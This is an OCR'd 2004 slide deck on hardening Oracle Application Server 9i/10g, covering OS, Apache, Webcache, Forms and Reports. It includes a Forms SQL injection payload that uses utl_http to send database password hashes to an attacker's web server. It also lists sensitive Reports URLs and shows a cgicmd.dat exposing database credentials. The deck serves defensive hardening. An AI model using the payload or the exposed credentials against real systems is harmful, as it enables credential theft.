Hardening Oracle Application Server 9*i* Rel1, 9i Rel.2 and 10*g*

Alexander Kornbrust

10-Nov-2004

TOC:

1. Introduction
2. Hardening Operating System
3. Application Architecture
4. Patching
5. Infrastructure Database
6. Apache
7. Webcache
8. Forms
9. Reports

Introduction

- Why should you protect your application server?
- Because...
  - Security is necessary on all layers of an application (OS, DB, iAS, application and client)
  - A hardened application server needs less security patches
  - Higher availability and lesser costs

Hardening Operating System

- Apply latest Operating System patches
- Deactivate not used or insecure services (R*-services, FTP, Telnet, …)
- Delete examples and demo applications
- Remove not needed accounts and unneeded code
- Choose secure passwords for OS accounts
- Never use xhost+

Application Architecture

Die Installation des Application Servers sollte der Architektur der Anwendung angepasst werden

- Typical questions before installation
  - Use Infrastructure database Yes / No
  - SSO Yes / No
  - Upload of files necessary
  - Used components (Forms/Reports/Discoverer/…)

Application Architecture

Some hints

- Do not use the infrastructure database if possible. Some components (Reports Server) are less secure without SSO.
- Never upload files (e.g. via Webdav or Webutil) to the middle tier, if you are using Forms and Reports
- Install and use minimal number of components

Patching

- Correct patching of iAS is the basis of a secure system
- Details available in Metalink-Note 179240.1 [1.0.2.2.x], 215882.1 [9.0.x])
  - Infrastructure-Database / OID
  - iAS Infrastructure
  - iAS Home
  - Jinitiator
  - Webutil
  - Security Patches Oracle

Infrastructure Database

- **Change default passwords (Scott, ODS, …)**
- **Secure TNS Listener**
  - **Set TNS_ADMIN_RESTRICTIONS and listener password**
  - **Use IP Restriction if possible**
  - **Remove Extproc**
- **Remove PUBLIC-grants from powerful DB objects (utl_*, dbms_lob, …)**

Apache

- Deactivate not needed modules
- Remove not needed Apache directives
- Protect administrative URLs via URL-Rewrite
- Use Log-files and check them on a regular basis
- Remove Apache banner
- Replace standard error pages
- Remove demo applications

Apache – Revise Config Files

- oracle_apache.conf
  Deactivate not needed components
  (e.g. oradav, xml, aq, …)
- httpd.conf
  Harden Configuration
  (deactivate server-status, activate UseWebcacheIP, modify ServerSignature & ServerTokens)
- mod_oc4j.conf
  Deactivate / remove demo applications
  (e.g. j2ee, repdemo, …)

Webcache

- Usage of Webcache could cause problems with allow/deny directives

```
<Location /server-status>
    SetHandler server-status
    Order deny,allow
    Deny from all
    Allow from localhost
</Location>
```

- http://ias/server-status/ is not available via Apache, but accessible via Webcache
- Set value UseWebCacheIp On in httpd.conf to solve this problem

Forms

Hardening Oracle Forms


- Stop SQL Injection
- Redirect TMP/TEMP/TMP_DIR to a secure directory because Forms stores sometimes unencrypted table data in the temp directory.
  (iAS default: \tmp, readable for everyone)
- Use the latest version of Jinitiator

Forms & SQL Injection

- **Enter-Query-Mode allows to modify Forms queries**
- **Every user can change the where clause with the special characters :, & and #**
- **Depending on the implementation of the Forms application, it is possible to circumvent the authorization concept**
- **Transfer of sensitive data to an external site via utl_http possible**


Forms & SQL Injection – Example 1

- **Enter-Query-Modus**



Forms & SQL Injection – Example 2

- **Enter-Query-Modus**



```
name=utl_http.request('http://laptop02/'||(select password from dba_users
where rownum=1))
```

Forms & SQL Injection – Example 3

Send the SYS-Hashkeys to the webserver of the hacker

Excerpt from the Apache error_log

```
[Sun Oct 17] [error] [client 192.168.120.254] [ecid:
3093883128448,1] File does not exist:
c:/oracle/orafr/apache/apache/htdocs/af8c688c9aabab74
```

Forms & SQL Injection – Solution 1

- Set the environment variable FORMSxx_RESTRICT_ENTER_QUERY=true

  (60 for Forms 6i and 90 for Forms9i/10g)

- Disabled the usage of the Query/Where-Option

Forms & SQL Injection – Solution 2

- **Deactivate Query/Where via Pre-Query-Trigger** (Metalink Doc.id: 163305.1)
- **Keep in mind that the Metalink-Note is incomplete. A check for % and # is missing.**

Pre-Query-Trigger

```
:GLOBAL.pre := 'pq';
IF (instr(:dname,':') > 0) OR (instr(:dname,'&') > 0) OR (instr(:dname,'#') > 0)
then
    :dname := Null;
end if;
IF (instr(: deptno,':') > 0) OR (instr(:dname,'&') > 0) OR (instr(:dname,'#') > 0)
then
    :deptno := Null;
end if;
```

Reports

Hardening Oracle Reports


- Used Reports mode (with/without Portal)
- Secure cgicmd.dat
- Protect environment settings
- Protect getobjid / showjobs
- Protect sensitive URLs with URL-Rewrite
- Google Hacking

Reports – Sensitive URLs

Reports-URLs with sensitive content

- http://ias/reports/rwservlet/showenv
- http://ias/reports/rwservlet/showmap
- http://ias/reports/rwservlet/showjobs
- http://ias/reports/rwservlet/getjobid7?server=myrep

Reports – Sensitive URL - showenv



Adresse http://ias/reports/rwservlet/showenv

ORACLE Reports

Oracle9iAS Reports Services - Servlet Umgebungsvariablen

Oracle9iAS Reports Servic Umgebungsvariablen


Reports Servlet Umgebungsvariablen 9.0.4.0.33

Sicherheitsmodus Unsicher

HTTP Umgebungsvariablen 9.0.4.0.33

SERVER_NAME	laptop02
SERVER_PORT	80
SCRIPT_NAME	/rwservlet
SERVER_PROTOCOL	HTTP/1.1
SERVER_SOFTWARE	Undefiniert
GATEWAY_INTERFACE	Undefiniert
SERVER_PORT_SECURE	Undefiniert
ACCEPT	image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, ap application/vnd.ms-excel, application/vnd.ms-powerpoi
REQUEST_METHOD	GET
REMOTE_HOST	192.168.120.254
REMOTE_ADDR	192.168.120.254
REMOTE_USER	Undefiniert
AUTH_TYPE	Undefiniert
PATH_INFO	showenv

Reports - Sensitive URL - showmap



Adresse
http://ias/reports/rwservlet/showmap
Wechseln zu
Links
ORACLE
Reports
Geparste Einträge für Map-Datei

Reports Servlet-Tastenzuordnung

Sicherheitsmodus Unsicher

Name von Zuordnungsdatei : C:\oracle\orafr\reports\conf\cgicmd.dat


Zuordnungsdatei wurde gefunden.

Original-Map-Datei

```
prod_rep1: userid=myapp1/another_1pw@proddb.domain.com %*

prod_rep2: userid=myapp2/good!password1@salesprod.domain.com %*
```

Reports - Sensitive URL - showjobs


Oracle9iAS Reports Services - Servlet - Microsoft Internet Explorer
Datei Bearbeiten Ansicht Favoriten Extras ?
Zurück
Suchen
Favoriten
Adresse
http://ias/reports/rwservlet/showjobs
Wechseln zu
Links
Norton AntiVirus
ORACLE
Reports
Hilfe
Internet

Warteschlangenstatus von Reports Server

Sicherheitsmodus **Unsicher**

Warteschlange auf Server rep_laptop02, auf Sun Sep 26 10:23:30 CEST 2004

Um einen aktuellen (in die Queue gestellten oder geplanten) Job zu löschen, klicken Sie auf das Statussymbol für den jeweiligen Job. Klicken Sie anschließend auf der nächsten Seite auf die Schaltfläche zum Abbrechen des Jobs.Um eine im Cache gespeicherte Ausgabe für einen bereits erfolgreich beendeten Job abzurufen, klicken Sie gegebenenfalls auf den Hyperlink für den Namen des entsprechenden Jobs (falls verfügbar).

Anzeigen

